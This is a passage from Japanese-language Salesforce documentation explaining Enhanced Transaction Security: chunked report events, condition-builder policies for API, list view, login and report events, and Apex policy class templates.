- Records — レポートまたはリストビューデータを表す JSON 文字列。データを複数のイベントにチャンクされた場合、各イベントの Records 項目には異なるデータが含まれます。

エディション

使用可能なインター
フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

- **Sequence**—チャンクの結果である複数のイベントの順序を示す増分シーケンス番号。1から開始します。たとえば、イベントが5つのチャンクに分割された場合、最初のチャンクの Sequence 項目は1、2番目のチャンクは2、といった具合に5まで続きます。
- **ExecutionIdentifier**—特定のレポートまたはリストビュー実行の一意の識別子。この識別子では、レポートまたはリスト実行が他の実行と区別されます。チャンクが発生した場合、この項目値はチャンク間で同じになり、この項目値を使用してチャンク同士をリンクして、完全なデータにできます。
- **EventIdentifier**—チャンクされたイベントを含む、各イベントの一意の識別子。

1つのレポートまたはリストビュー実行からすべてのデータチャンクを表示するには、Sequence 項目、Records 項目、ExecutionIdentifier 項目を組み合わせて使用します。

たとえば、レポート実行で1万行が返されるとします。レコードのサイズに基づいてこのデータが3つのチャンクに分割されてから、3つの個別の ReportEvent イベントが作成されます。次の表に、3つのイベントの項目値の例を示します。表で示していない項目 (EventIdentifier を除く) は、3つのイベント間で同じ値になります。

ExecutionIdentifier	Sequence	Records
a50a4025-84f2-425d-8af9-2c780869f3b5	1	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURv",.....]}]}
a50a4025-84f2-425d-8af9-2c780869f3b5	2	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai",.....]}]}
a50a4025-84f2-425d-8af9-2c780869f3b5	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURv",.....]}]}

次のサンプル SOQL クエリは、前の表と同様のデータを返します。

```
SELECT ExecutionIdentifier, Sequence, Records FROM ReportEvent
```

トランザクションセキュリティによるチャンクの使用

チャンクされたイベントでトランザクションセキュリティポリシーがトリガされた場合、最初のチャンクでのみポリシーが実行されます。PolicyId 項目、PolicyOutcome 項目、EvaluationTime 項目の値はチャンクされたすべてのイベントで繰り返されます。以下の表に、さまざまなポリシーアクションと実行結果およびその結果のイベントを示します。こうしたイベントの中にはチャンクされているものがあります。

このイベントは、ブロックアクションがあったトリガされたポリシーの結果発生します。

ExecutionIdentifier	Sequence	Records (読みやすくするため値を短縮)	PolicyId (読みやすくするため値を短縮)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	0	{"totalSize":0, "rows":[]}	0Nlxx...GA2	Block	30

これらのイベントは、2要素認証アクションがあるトリガされたポリシーの結果発生します。最初の3行ではプロセス内の2要素認証が表示され、最後の3行ではチャンクされたイベントが表示されます。

ExecutionIdentifier (読むやすくするため値を短縮)	Sequence Records	PolicyId (読むやすくするために値を短縮)	PolicyOutcome	ExpiryTime
a50a4...9-2c780869f3b5	{"totalSize":0, "rows":[]}	0Nlxx...GA2	TwoFaInitiated	30
			TwoFaInProgress	
			TwoFaSucceed	
43805...e-5914976709c4	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai",...]}]}	0Nlxx...GA2	TwoFaNoAction	24
43805...e-5914976709c4	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURV",...]}]}	0Nlxx...GA2	TwoFaNoAction	24
43805...e-5914976709c4	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURV",...]}]}	0Nlxx...GA2	TwoFaNoAction	24

これらのイベントは、ブロックアクションがあるポリシーの結果発生しますが、イベントは条件を満たしませんでした。そのため、PolicyOutcome 項目は NoAction になります。

ExecutionIdentifier (読むやすくするため値を短縮)	Sequence Records	PolicyId (読むやすくするために値を短縮)	PolicyOutcome	ExpiryTime
a50a4...9-2c780869f3b5	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURV",...]}]}	0Nlxx...GA2	NoAction	24
a50a4...9-2c780869f3b5	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai",...]}]}	0Nlxx...GA2	NoAction	24
a50a4...9-2c780869f3b5	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURV",...]}]}	0Nlxx...GA2	NoAction	24

これらのイベントは2要素認証アクションがあるポリシーの結果発生しますが、ポリシーはトリガされず、そのためアクションは実行されませんでした。ユーザがすでに高保証セッションレベルに達していたため、ポリシーはトリガされませんでした。

ExecutionIdentifier (読むやすくするため値を短縮)	Sequence Records	PolicyId (読むやすくするために値を短縮)	PolicyOutcome	ExpiryTime
a50a4...9-2c780869f3b5	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURV",...]}]}	0Nlxx...GA2	TwoFaNoAction	24
a50a4...9-2c780869f3b5	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai",...]}]}	0Nlxx...GA2	TwoFaNoAction	24

ExecutionIdentifier	Sequence	Records	PolicyId (読みやすくするために値を短縮)	PolicyOutcome	ExpiryTime
a50a4...9-2c780869f3b5	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURV",...]}]}	0Nx...GA2	TwoFaNoAction	24

拡張トランザクションセキュリティポリシーの適用

拡張トランザクションセキュリティでトランザクションセキュリティポリシーを作成し、ユーザアクティビティを監視して制御します。ポリシーを作成する前に、使用可能なイベント種別、ポリシー条件、一般的な使用事例を理解します。拡張トランザクションセキュリティは、リアルタイムイベントモニタリングに含まれています。

条件ビルダー

トランザクションセキュリティポリシーは、イベントを監視します。イベントは、SOAP API、REST API、および Bulk API でオブジェクトに基づいて発生するユーザアクティビティのカテゴリです。条件ビルダーを使用してポリシーを作成するとき、ユーザアクティビティでこれらのオブジェクトのどの項目を監視するかを選択します。ポリシーのアクションはユーザが操作する項目に対する条件に応じて実行されるため、これらの項目は条件と呼ばれます。ポリシーを作成するとき、ポリシーで監視する条件を選択します。

条件ビルダーで使用可能な条件は、すべてのイベントオブジェクト項目のサブセットであり、オブジェクトに応じて異なります。Apexベースのポリシーを作成する場合、イベントオブジェクトの任意の項目を使用できます。たとえば、ReportEvent イベントオブジェクトの場合、条件ビルダーの条件としてレコードは使用できません。一方、TxnSecurity.EventCondition インターフェースを実装する Apex クラスの ReportEvent.Records 項目は使用できます。

条件一覧

イベントオブジェクト	条件ビルダーで使用可能な条件	アクション
ApiEvent	API 種別、API バージョン、アプリケーション、クライアント、経過時間、操作、プラットフォーム、照会されるエンティティ、クエリ、処理行、セッションレベル、アクセス元 IP、ユーザエージェント、ユーザ ID、ユーザ名	ブロック、通知
ListViewEvent	アプリケーション名、API 参照名、イベントソース、リストビュー ID、名前、列名、列数、並び替えの基	ブロック、通知、2要素認証 (UI ログイン用)

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

Salesforce Shield または Salesforce Event Monitoring アドオンサブスクリプションが必要です。

イベントオブジェクト	条件ビルダーで使用可能な条件	アクション
	準、所有者ID、照会されるエンティティ、処理行、範囲、セッションレベル、アクセス元IP、ユーザID、ユーザ名	
LoginEvent	API種別、APIバージョン、アプリケーション、ブラウザ、国、ログインURL、プラットフォーム、セッションレベル、アクセス元IP、TLSプロトコル、ユーザID、ユーザ種別、ユーザ名	ロック、通知、2要素認証(UIログイン用)
ReportEvent	ダッシュボードID、ダッシュボード名、説明、イベントソース、形式、スケジュール済み、名前、列名、列数、操作、所有者ID、照会されるエンティティ、レポートID、処理行、範囲、セッションレベル、アクセス元IP、ユーザID、ユーザ名	ロック、通知、2要素認証(UIログイン用)

このセクションの内容:

[ApiEvent ポリシー](#)

API イベントは、API トランザクション (SOQL クエリやデータエクスポートなど) を監視します。

[ListViewEvent ポリシー](#)

リストビューイベントポリシーは、いつ Salesforce Classic、Lightning Experience、または API を使用してリストビューからデータが表示またはダウンロードされたかを監視します。

[LoginEvent ポリシー](#)

ログインイベントポリシーは、ログインアクティビティを追跡し、組織のログイン要件を適用します。

[ReportEvent ポリシー](#)

レポートイベントポリシーは、いつレポートが表示またはダウンロードされたかを監視します。

[条件ビルダーを使用したトランザクションセキュリティポリシーの作成](#)

コード行を記述せずにトランザクションセキュリティポリシーを作成します。リアルタイムイベントモニタリングでリリースされた条件ビルダーでは、宣言型でカスタマイズしたセキュリティポリシーを作成してデータを保護できます。

[Apex を使用するトランザクションセキュリティポリシーの作成](#)

[設定]を使用して、Apexを使用する拡張トランザクションセキュリティポリシーを作成します。既存のApexクラスを指定するか、空のクラスを作成してからコーディングすることができます。Apex クラスは TxnSecurity.EventCondition インターフェースを実装する必要があります。

拡張トランザクションセキュリティフレームワークへの従来のポリシーの移行

拡張トランザクションセキュリティフレームワークを使用すると、従来のフレームワークで作成したポリシーよりも有用なポリシーを簡単に作成できます。従来のポリシーを新しいフレームワークに移行できます。

ApiEvent ポリシー

API イベントは、API トランザクション (SOQL クエリやデータエクスポートなど) を監視します。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

ポリシーの概要

オブジェクト	条件ビルダーで使 用可能な条件	アクション	考慮事項
ApiEvent	API 種別、API バー ジョン、アプリ ケーション、クラ イアント、経過時 間、操作、プラッ トフォーム、照会 されるエンティ ティ、クエリ、処 理行、セッション レベル、アクセス 元 IP、ユーザエー ジェント、ユーザ ID、ユーザ名	ロック、通知	2要素認証ポリ シーはサポートさ れません。

機能

API によって実行されたユーザの行動を詳細なレベルで監視できます。次の処理が可能なポリシーを作成しま
す。

- 特定のプラットフォームから特定のバージョンの API へのアクセスをロックする
- 多くの行を返すクエリをユーザが実行したら通知する

ApiEvent ポリシーの考慮事項

- サポートされる SOAP、REST、および Bulk API コールは、query()、query_more()、query_all() です。
トランザクションセキュリティでは query() のみがサポートされます。ApiEvent と ApiEventStream では、
Visualforce (Apex コントローラ経由) または XMLRPC から実行される API コールはサポートされません。
- Bulk API クエリの場合、ApiEvent の LoginHistoryId、Client、UserAgent で期待されるのは空白値です。
これらのクエリは非同期で、バックグラウンドジョブによって実行されます。

ListViewEvent ポリシー

リストビューアイベントポリシーは、いつ Salesforce Classic、Lightning Experience、または API を使用してリストビューからデータが表示またはダウンロードされたかを監視します。

ポリシーの概要

オブジェクト	条件ビルダーで使用可能な条件	アクション
ListViewEvent	アプリケーション名、API 参照名、イベントソース、リストビュー ID、名前、列名、列数、並び替えの基準、所有者 ID、照会されるエンティティ、処理行、範囲、セッションレベル、アクセス元 IP、ユーザ ID、ユーザ名	ブロック、通知、2要素認証 (UI ログイン用)

機能

次の処理が可能なポリシーを作成します。

- 機密の特許データのリストビューにアクセスしようとするユーザをブロックする
- 組織のリストビューからユーザが 5,000 を超える行をエクスポートする場合に通知する

LoginEvent ポリシー

ログインイベントポリシーは、ログインアクティビティを追跡し、組織のログイン要件を適用します。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、

Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプションが必要です。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、

Performance Edition、

Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプションが必要です。

ポリシーの概要

オブジェクト	条件ビルダーで使用可能な条件	アクション	考慮事項
LoginEvent	API種別、APIバージョン、アプリケーション、ブラウザ、国、ログインURL、プラットフォーム、セッションレベル、アクセス元IP、TLSプロトコル、ユーザID、ユーザ種別、ユーザ名	ブロック、通知、2要素認証(UIログイン用)	<ul style="list-style-type: none"> ユーザ名とパスワードによるUIログイン、SAMLシングルサインオンログイン、APIベースのログイン(OAuth、REST、SOAP)がキャプチャされます。 Lightning Login(パスワードなしのログイン)ユーザの2要素認証チャレンジはキャプチャされません。

機能

パフォーマンスを低下させたり、セキュリティリスクを高めたりする特定のログイン動作を対象に設定できます。次の処理が可能なポリシーを作成します。

- 特定の場所からログインするユーザをブロックする
- サポート対象外のブラウザからログインするユーザに2要素認証を要求する
- 特定のアプリケーションからのログインを監視する

LoginEvent がログインのログ行とログイン履歴を比較する方法は?

機能	LoginEvent (ログインフォレンジック)	ログインのログ行	ログイン履歴
標準オブジェクトまたはファイル	LoginEvent	EventLogFile(ログインイベント種別)	LoginHistory
削除されるまでのデータの存続期間	6か月	30日	6か月
アクセス	API	APIダウンロード、Event Monitoring Analytics アプリケーション	設定 UI、API
権限	ログインフォレンジックイベントを表示	イベントログファイルを参照	ユーザの管理
拡張性	はい、AdditionalInfo項目を使用	いいえ	いいえ

機能	LoginEvent (ログインフォレンジック)	ログインのログ行	ログイン履歴
可用性	イベントモニタリングアドオンまたはリアルタイムイベントモニタリングに含まれる	イベントモニタリングアドオンに含まれる	すべての組織に含まれる

ReportEvent ポリシー

レポートイベントポリシーは、いつレポートが表示またはダウンロードされたかを監視します。

ポリシーの概要

オブジェクト	条件ビルダーで使用可能な条件	アクション	考慮事項
ReportEvent	ダッシュボード ID、ダッシュボード名、説明、イベントソース、形式、スケジュール済み、名前、列名、列数、操作、所有者 ID、照会されるエンティティ、レポート ID、処理行、範囲、セッションレベル、アクセス元 IP、ユーザ ID、ユーザ名	ブロック、通知、2要素認証 (UI ログイン用)	<p>2要素認証ポリシーが次の UI ベースのレポートアクションに適用されます。</p> <ul style="list-style-type: none"> 印刷用に表示 レポートのエクスポート レポート実行 (Salesforce Classicのみ) <p>2要素認証ポリシーは Lightning ページのレポートの API コールには適用されません。代わりに、ブロックアクションを使用します。</p>

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

Salesforce Shield または Salesforce Event Monitoring アドオンサブスクリプションが必要です。

機能

次の処理が可能なポリシーを作成します。

- 特定のサイズを超えるレポートのアクセスまたはダウンロードを行うすべてのユーザに 2要素認証を要求する。対象範囲を最大限にするには、特定の処理行数を超えるレポートへのアクセスを通知してブロックするポリシーを作成します。

- 特定のユーザ ID、レポート ID、ダッシュボード ID によるダウンロードをブロックする。


条件ビルダーを使用したトランザクションセキュリティポリシーの作成

コード行を記述せずにトランザクションセキュリティポリシーを作成します。

リアルタイムイベントモニタリングでリリースされた条件ビルダーでは、宣言型でカスタマイズしたセキュリティポリシーを作成してデータを保護できます。

同じイベント種別に複数のポリシーを作成できますが、ポリシーとそのアクションは重複しないようにすることをお勧めします。特定のイベントが発生したときにそのイベントの同じアクションを持つ複数のポリシーが実行される場合、実行順序は不確定です。

- [設定] の [クイック検索] ボックスに「トランザクションセキュリティ」と入力し、[トランザクションセキュリティポリシー] を選択します。
- [新規] をクリックし、[条件ビルダー] を選択します。



- [次へ] をクリックします。
- どのイベントに対してポリシーを作成するかを選択します。
たとえば、組織で API コールを追跡する場合は [API イベント] を選択します。ユーザがいつレポートを表示またはエクスポートしたかを監視する場合は [レポートイベント] を選択します。使用可能なイベントの完全なリストについては、「[拡張トランザクションセキュリティポリシーの適用](#)」を参照してください。
- 条件ロジックを選択します。このロジックは、次のステップで作成する条件に適用されます。
ポリシーでアクションをトリガするにはすべての条件を満たす必要があるか、いずれかの条件を満たす必要があるかを指定できます。
より複雑なロジックを指定する場合は、[カスタム条件ロジックに一致] を選択します。括弧と論理演算子 (AND、OR、NOT) を使用して論理ステートメントを作成します。数字を使用して条件を表します (1 番目の条件には 1、2 番目の条件には 2 など)。たとえば、1 番目の条件と、2 番目または 3 番目のいずれかの条件を満たす場合にポリシーをトリガする場合、「1 AND (2 OR 3)」と入力します。
- 条件を選択します。
各条件には 3 つの部分があります。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

ユーザ権限

必要なユーザ権限

イベントを参照および管
理する

- 「データ漏洩検出イベ
ントの表示」

トランザクションセキュ
リティポリシーを作成、
編集、管理する

- 「アプリケーションの
カスタマイズ」

- 監視するイベント条件。使用可能な条件は、選択したイベントによって異なります。たとえば、レポートイベントの[処理行]条件を使用して、レポートでユーザが参照した行数を監視できます。API コールで照会される Salesforce エンティティを監視するには、API イベントの[照会されるエンティティ]条件を使用します。ユーザがどの IP アドレスからログインしたかを監視するには、ログインイベントの[アクセス元 IP]条件を使用します。
- [より大きい]、[次の文字列で始まる]、[次の文字列を含む]などの演算子。
- 条件が true か false かを決定する値。たとえば、[処理行]条件を指定して、ユーザがレポートでいつ 2,000 を超える行を参照したかを監視する場合、「2000」と入力します。[照会されるエンティティ]条件を指定して、リードに対する API コールを監視する場合、「Lead」(リード)と入力します。[アクセス元 IP]条件を指定して、特定の IP アドレスからのユーザログインを監視する場合、実際の IP アドレス (192.0.2.255 など) を入力します。



ヒント: 条件は `ApiEvent.RowsProcessed` や `LoginEvent.SourceIP` などの Big Object の項目に対応付けられます。条件ビルダーに条件として表示される各項目の使用可能な値および例については、[API ドキュメント](#)を参照してください。

次の例は、API コールを監視するポリシーを示しています。API コールでリードオブジェクトが照会され、処理された行数が 2,000 を超えたか、要求の完了まで 1,000 ミリ秒を超える時間がかった場合、アクションがトリガれます。他の例については、[「条件ビルダーの例」](#)を参照してください。

The screenshot shows the 'New policy' configuration interface. The first step is titled 'What conditions do you want your policy to monitor?'. It asks: 'When all of these conditions are met for the event, your policy triggers an action. You select an action in the next step.' The 'Event' dropdown is set to 'API Event'. The 'Condition Logic' dropdown is set to 'Custom Condition Logic Is Met'. Under 'Custom Condition Logic', the condition '1 AND (2 OR 3)' is selected. Three conditions are defined:

- Condition 1: Queried Entities Equals Lead
- Condition 2: Rows Processed Greater than 2,000
- Condition 3: Elapsed Time Greater than 1,000

At the bottom, there are 'Back' and 'Next' buttons.

- [次へ]をクリックします。
 - トリガされたときのポリシーのアクションを選択します。
- 使用可能なアクションは、イベント種別によって異なります。詳細は、[「\[トランザクションセキュリティアクションとは?」](#)を参照してください。
-
- メモ:** Salesforce アプリケーション、Lightning Experience、または API 経由の場合、イベントで 2 要素認証アクションは使用できません。代わりに、ブロックアクションが使用されます。たとえば、API 経由で実行されたリストビューで 2 要素認証ポリシーがトリガされた場合、Salesforce はその API ユーザをブロックします。
- 通知先と通知方法を選択します。

選択するユーザには「すべてのデータの編集」権限と「設定の参照」権限が必要です。

10. ポリシーの名前と説明を入力します。

ポリシー名は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初が文字である、空白を使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。

11. 必要に応じて、ポリシーを有効化します。

12. [完了]をクリックします。

重要

API を使用して条件ビルダー policy をカスタマイズする場合、Flow ID (フロー API 用)、EventName、CustomConditionBuilderPolicy の種別を追加してポリシーを保存する必要があります。

このセクションの内容:

[条件ビルダーの例](#)

以下の例を参考にして、独自の実際の使用事例を条件ビルダーの条件に変換してください。

条件ビルダーの例

以下の例を参考にして、独自の実際の使用事例を条件ビルダーの条件に変換してください。

レポート実行の追跡

例の説明: リードオブジェクトの任意のレポートから 2,000 を超える行をユーザがいつ表示またはエクスポートしたかを追跡します。

- イベント: レポートイベント
- 条件ロジック: すべての条件に一致
- 条件:
 - Rows Processed Greater Than 2,000
 - Queried Entities Contains Lead
- メモ:[次の文字列と一致する]ではなく [次の文字列を含む] 演算子を使用して、複数のオブジェクト(うち 1 つがリード)に基づくレポートも含めます。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

New policy

What conditions do you want your policy to monitor?

When all of these conditions are met for the event, your policy triggers an action. You select an action in the next step.

*Event
Report Event

Track report activity. For example, track when users view or download report data.

*Condition Logic
All Conditions Are Met

*Condition Operator *Value
Rows Processed Greater than 2,000

AND
Queried Entities Contains Lead

+ Add Condition

Back Next

例の説明: メールアドレスが含まれる列を持つレポートをユーザがいつ表示またはエクスポートしたかを追跡します。

- イベント: レポートイベント
- 条件ロジック: すべての条件に一致
- 条件: Name of Columns Contains Email
- メモ: [次の文字列を含む]演算子を使用して、Email、Customer Email、または Email of Customer のいずれかの列名を含めます。

*Condition Operator *Value
Name of Columns Contains Email

ユーザログインの追跡

例の説明: IP アドレス 12.34.56.78 からユーザがいつログインしたかを追跡します。

- イベント: ログインイベント
- 条件ロジック: すべての条件に一致
- 条件: Source IP Equals 12.34.56.78
- メモ: ポリシーは特定の IP アドレス 12.34.56.78 によってのみトリガれます。12.34.56 で始まる任意の IP アドレスからのログインを追跡する場合、Source IP Starts With 12.34.56.78 の条件を使用します。

*Event
Login Event

Track login activity. For example, track when users log in from certain locations.

*Condition Logic
All Conditions Are Met

*Condition Operator *Value
Source IP Equals 12.34.56.78

+ Add Condition

例の説明: ユーザがいつ Chrome ブラウザを使用してログインしたかを追跡します。

- イベント: ログインイベント
- 条件ロジック: すべての条件に一致
- 条件: Browser Contains Chrome
- メモ: Safari および Firefox ブラウザからのログインを追跡することもできます。

The screenshot shows a condition builder with three fields: 'Condition' (Browser), 'Operator' (Contains), and 'Value' (Chrome). The 'Operator' field is highlighted with a blue border.

API クエリと経過時間の追跡

例の説明: ユーザが任意の API を使用してリードオブジェクトを照会し、その要求がいつ 1,000 ミリ秒を超えたかを追跡します。

- イベント: API イベント
- 条件ロジック: すべての条件に一致
- 条件:
 - Queried Entities Contains Lead
 - Elapsed Time Greater Than 1000
- メモ: [次の文字列と一致する]ではなく [次の文字列を含む] 演算子を使用して、複数のオブジェクト(うち1つがリード)に対するクエリも含めます。

The screenshot shows a condition logic builder with the following configuration:

- Event:** API Event
- Condition Logic:** All Conditions Are Met
- Conditions:**
 - Queried Entities Contains Lead
 - Elapsed Time Greater than 1,000

任意のリストビューの API クエリの追跡

例の説明: ユーザがいつ任意の API を使用して任意のリストビューを照会したかを追跡します。

- イベント: リストビューイベント
- 条件ロジック: すべての条件に一致
- 条件: Event Source Equals API
- メモ: ユーザがいつ UI を使用してリストビューを照会したかを追跡するには、API の代わりに Classic または Lightning を指定します。

The screenshot shows the 'Condition Logic' section of the Transaction Security Policy configuration. It has a dropdown for 'Event' set to 'List View Event' (with a note: 'Track when users see and interact with a list of records, such as contacts, accounts, or custom objects.'), and a dropdown for 'Condition Logic' set to 'All Conditions Are Met'. Below these are two condition fields: 'Condition' (set to 'Event Source'), 'Operator' (set to 'Equals'), and 'Value' (set to 'API'). A blue button labeled '+ Add Condition' is visible at the bottom.

ユーザのセッションレベルセキュリティの追跡

例の説明: 高保証セッションレベルセキュリティのアクセス権のない(要素認証を使用してログインしていない)ユーザがいつ任意のリストビューを照会したかを追跡します。


- イベント: リストビューイベント
- 条件ロジック: いずれかの条件に一致
- 条件:
 - Session Level Equals LOW
 - Session Level Equals STANDARD
- メモ: 同じ条件を別々のトランザクションセキュリティポリシーで使用して、高保証を使用しないユーザがいつレポート(レポートイベント)または API クエリ(API イベント)を実行したかを追跡します。

The screenshot shows the 'Condition Logic' section of the Transaction Security Policy configuration. It has a dropdown for 'Event' set to 'List View Event' (with a note: 'Track when users see and interact with a list of records, such as contacts, accounts, or custom objects.'), and a dropdown for 'Condition Logic' set to 'Any Condition Is Met'. Below these are two condition blocks separated by an 'OR' operator. Each block contains a 'Condition' (set to 'Session Level'), 'Operator' (set to 'Equals'), and 'Value' field. The first block's value is 'LOW' and the second block's value is 'STANDARD'. A blue button labeled '+ Add Condition' is visible at the bottom.

カスタムロジックの使用

例の説明: @spy.mycompany.com ドメインのユーザ名を持つユーザが、SuperSecureListView という名前のリストビューのすべてのレコードをいつ照会したかを追跡します。

- イベント: リストビューイベント
- 条件ロジック: カスタム条件ロジックに一致
- カスタム条件ロジック: (1 OR 2) AND 3
- 条件:
 - Scope Equals Everything
 - Name Equals SuperSecureListView
 - Username Ends With @spy.mycompany.com
- メモ:



Apex を使用するトランザクションセキュリティポリシーの作成

[設定]を使用して、Apexを使用する拡張トランザクションセキュリティポリシーを作成します。既存のApexクラスを指定するか、空のクラスを作成してからコーディングすることができます。Apexクラスは `TxnSecurity.EventCondition` インターフェースを実装する必要があります。

同じイベント種別に複数のポリシーを作成できますが、ポリシーとそのアクションは重複しないようにすることをお勧めします。特定のイベントが発生したときにそのイベントの同じアクションを持つ複数のポリシーが実行される場合、実行順序は不確定です。

- [設定]の[クイック検索]ボックスに「トランザクションセキュリティ」と入力し、[トランザクションセキュリティポリシー]を選択します。
- [新規]をクリックし、[Apex]を選択します。
- [次へ]をクリックします。
- どのイベントに対してポリシーを作成するかを選択します。

たとえば、組織でAPIコールを追跡する場合は[APIイベント]を選択します。ユーザがいつレポートを表示またはエクスポートしたかを監視する場合は[レポートイベント]を選択します。使用可能なイベントの完全なリストについては、「[拡張トランザクションセキュリティポリシーの適用](#)」を参照してください。

- ポリシーを実装するApexクラスを選択します。まだクラスを作成していない場合は、[新しい空のApexクラス]を選択します。
- [次へ]をクリックします。
- ポリシーがトリガされたときに実行するアクションを選択します。

使用可能なアクションは、イベント種別によって異なります。詳細は、「[トランザクションセキュリティアクションとは?](#)」を参照してください。

メモ: Salesforce アプリケーション、Lightning Experience、または API 経由の場合、イベントで要素認証アクションは使用できません。代わりに、ブロックアクションが使用されます。たとえば、API 経由で実行された

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプションが必要です。

ユーザ権限

必要なユーザ権限

イベントを参照および管理する

- 「データ漏洩検出イベントの表示」

トランザクションセキュリティポリシーを作成、編集、管理する

- 「アプリケーションのカスタマイズ」

リストビューで 2 要素認証ポリシーがトリガされた場合、Salesforce はその API ユーザをブロックします。

8. 通知先と通知方法を選択します。

選択するユーザには「すべてのデータの編集」権限と「設定の参照」権限が必要です。

9. ポリシーの名前と説明を入力します。

ポリシー名は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。

10. 必要に応じて、ポリシーを有効化します。

Apex クラスを作成する場合は、最初にコードをクラスに追加する必要があるため、まだポリシーを有効化しないでください。

11. [完了] をクリックします。

新しいポリシーが[ポリシー]テーブルに表示されます。Apex クラスを作成する場合は、その名前がポリシーの名前になり、EventCondition 文字列が追加され、MyApexClassEventCondition のようになります。クラスが [Apex 条件] 列にリストされます。

12. 編集する Apex クラスの名前をクリックします。

Apex クラスを作成する場合は、実装コードを追加する必要があります。開始できるように、Salesforce が次の基本コードを追加します。

```
global class MyApexClassEventCondition implements TxnSecurity.EventCondition {  
    public boolean evaluate(SObject event) {  
        return false;  
    }  
}
```

Apex を使用するトランザクションセキュリティポリシーを削除しても、実装クラスは削除されません。この Apex クラスを個別に削除することも、別のポリシーで再利用することもできます。

このセクションの内容:

[Apex トランザクションセキュリティの高度な実装例](#)

拡張 Apex トランザクションセキュリティの実装例を次に示します。

拡張トランザクションセキュリティの Apex テスト

堅牢なテストを記述することは、コードが期待どおりに動作することを確認し、ユーザおよび顧客が実行する前にエラーを発見するためのエンジニアリング上のベストプラクティスです。トランザクションセキュリティポリシーの Apex コードは Salesforce 組織で重要なユーザアクションを実行するため、そのテストを記述することはさらに重要です。たとえば、テスト中 LoginEvent ポリシーのバグがキャッチされなかった場合、ユーザが組織から締め出される可能性もありますが、これは避けるべき状況です。

関連トピック:

[Apex 開発者ガイド: TxnSecurity.EventCondition インターフェース](#)

Apex トランザクションセキュリティの高度な実装例

拡張 Apex トランザクションセキュリティの実装例を次に示します。

[エディション](#)

異なる IP アドレスからのログイン

この例では、過去 24 時間でいずれかのユーザが異なる IP アドレスからログインしたときにトリガされるポリシーが実装されています。

使用可能なインター

フェース: Salesforce Classic
(一部の組織で使用可能) および Lightning Experience の両方

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

```
global class MultipleLoginEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                return false;
            }
            when else{
                return false;
            }
